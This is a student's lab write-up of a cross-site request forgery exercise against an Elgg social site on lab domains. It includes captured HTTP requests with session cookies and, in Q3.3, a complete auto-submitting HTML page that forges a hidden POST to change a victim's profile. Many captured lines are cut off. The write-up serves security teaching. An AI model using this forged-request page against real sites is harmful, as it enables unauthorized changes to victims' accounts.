
The values for *elgg_ts* and *elgg_token* are omitted since they are not used for this task.

The *description* is modified by Boby to “Boby is my Hero”.

The values for all *accesslevels* are 2, meaning that the corresponding fields are open to public.

Other Fields including *briefdescription, location, interests, skills, contactemail, phone, mobile, website, twitter* are empty. They are not important for this task.

*guid*=43 corresponds to Boby’s user id.



```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
Location: http://www.csrflabelgg.com/prof
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.csrflabelgg.com/profil
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profi
Cookie: Elgg=u3ao5umsd7621dnalai6qadfl7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Sun, 19 Apr 2020 18:21:59 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3800
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/css,*/*;q=0.1
```

```
http://www.csrflabelgg.com/action/profile/edit
```

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 506
Cookie: Elgg=u3ao5umsd7621dnalai6qadfl7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


```
__elgg_token=yF9hMj9gr8R5zB5hYMCbbQ&__elgg_ts=1587320485&name=Boby&description=<p>Boby is my Hero</p> &accessl
```

Q3.3

```
<!doctype html>
<html>
   <head>
      <title>CSRF Attack Task 2</title>
   </head>
   <body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
  var fields;
  // The following are form entries need to be filled out by attackers.
  // The entries are made hidden, so the victim won't be able to see them.
  fields += "<input type='hidden' name='name' value='Alice'>";
  fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
  fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
  fields += "<input type='hidden' name='guid' value='42'>";
  // Create a <form> element.
  var p = document.createElement("form");
  // Construct the form
  p.action = "http:///www.csrflabelgg.com/action/profile/edit";
  p.innerHTML = fields;
  p.method = "post";
  // Append the form to the current page.
  document.body.appendChild(p);
  // Submit the form.
  p.submit();
}
  // Invoke forge_post() after the page is loaded.
window.onload = function(){ forge_post();}
</script>
   </body>
</html>
```

Q3.4


Step 1: Boby modifies his profile to embed the link to the malicious site after setting up the site.




```
http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof
Content-Type: application/x-www-form-urle
Content-Length: 530
Cookie: Elgg=eu5c307e21287a250j9vq1rhq2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=xkpcuaqrFAZhFCt7kdxq
&accesslevel[description]=2&brief
POST: HTTP/1.1 302 Found
Date: Sun, 19 Apr 2020 22:55:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
Location: http://www.csrflabelgg.com/pro
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.csrflabelgg.com/profil
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof
Cookie: Elgg=eu5c307e21287a250j9vq1rhq2
Connection: keep-alive
```

```
moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox
POST http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 530
Cookie: Elgg=eu5c307e21287a250j9vq1rhq2
Connection: keep-alive
Upgrade-Insecure-Requests: 1

&name=Boby&description=<p>http://www.csrflabattacker.com/</p> &accesslevel[description]=2&briefdescription=&ac
```

Step 2: Alice's profile before clicking Boby's link



Step 3: Alice visits Boby’s profile and clicks the link to the malicious site.




Boby

**About me**

http://www.csrflabattacker.com/

Step 4 & 5: HTTP requests captured when Alice visits the malicious site. Alice's "brief description" section in her profile has been modified to "Boby is my Hero" because she visited the malicious site.



```
ETag: "489-5a3aca23a94c6-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 583
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Content-Type: application/x-www-form-urle
Content-Length: 87
Cookie: Elgg=0uvo6nsv0ffj9au00tnn4i7950
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=Boby
POST: HTTP/1.1 302 Found
Date: Sun, 19 Apr 2020 22:52:55 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Location: http://www.csrflabelgg.com/pro
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

https://ssl.gstatic.com/ui/v1/ico
Host: ssl.gstatic.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
```

**Alice**

**Brief description:** Boby is my Hero

moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Fire

POST http://www.csrflabelgg.com/action/profile/edit


```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Cookie: Elgg=0uvo6nsv0ffj9au00tnn4i7950
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
name=Alice&briefdescription=Boby is my Hero&accesslevel[briefdescription]=2&guid=42
```


Q3.5

Boby can use the “Inspect Element” functionality from Firefox on the page “www.csrflabelgg.com/members/alpha” to figure out the user id for each member on the site, including himself and Alice.

Step 1: Log in as Boby and visit “www.csrflabelgg.com/members/alpha”, then click “Inspect Element”.



Step 2: Find the user id for each member, including Alice.



```
<div class="elgg-layout elgg-layout-one-sidebar clearfix">
  <div class="elgg-main elgg-body">
    <div class="elgg-head clearfix">⋯</div>
    <ul class="elgg-tabs elgg-htabs">⋯</ul>
    <ul class="elgg-list elgg-list-entity">
      <li id="elgg-user-36" class="elgg-item elgg-item-user">⋯</li>
      <li id="elgg-user-42" class="elgg-item elgg-item-user">
        <div class="elgg-image-block clearfix">
          <div class="elgg-image">⋯</div>
          <div class="elgg-body">
            <h3>
              <a href="http://www.csrflabelgg.com/profile/alice" rel="friend">Alice</a>
            </h3>
            <div class="elgg-subtext"></div>
            ::after
          </div>
          ::after
        </div>
      </li>
      <li id="elgg-user-43" class="elgg-item elgg-item-user">⋯</li>
      <li id="elgg-user-44" class="elgg-item elgg-item-user">⋯</li>
      <li id="elgg-user-45" class="elgg-item elgg-item-user">⋯</li>
    </ul>
```

```
element {                                              inline
}
.elgg-list > li {                                elgg.css:1667
  border-bottom: 1px solid #DCDCDC;
}
html, body, div, span, applet,                     elgg.css:6
object, iframe, h1, h2, h3, h4, h5,
h6, p, blockquote, pre, a, abbr, acronym,
address, big, cite, code, del, dfn, em, font,
img, ins, kbd, q, s, samp, small, strike,
strong, sub, sup, tt, var, dl, dt, dd, ol, ul,
li, fieldset, form, label, legend, table,
caption, tbody, tfoot, thead, tr, th, td {
  margin: 0;
  padding: 0;
  border: 0;
    ├ ~~border-bottom-width: 0px;~~
    ├ ~~border-bottom-style: none;~~
    └ ~~border-bottom-color: currentcolor;~~
  font-weight: inherit;
  font-style: inherit;
  font-size: 100%;
  font-family: inherit;
```

Alice's user id is 42.

Similarly, Boby's user id is 43.


Q3.6

No. The POST request forged by the malicious site is sent to the server-side script "/var/www/CSRF/Elgg/vendor/elgg/elgg/actions/profile/edit.php" which processes the request and does the profile modification. The .php file checks whether the user id in the POST request matches the user id of the current user who is holding an active session with Elgg (the victim). If not match, then the POST request will not have access to change the profile of the victim. Therefore, if Boby does not know who is visiting the web page beforehand, he will not know the guid of the victim so he cannot hardcode the victim's guid in the webpage. As a result, he cannot launch the CSRF attack to modify the 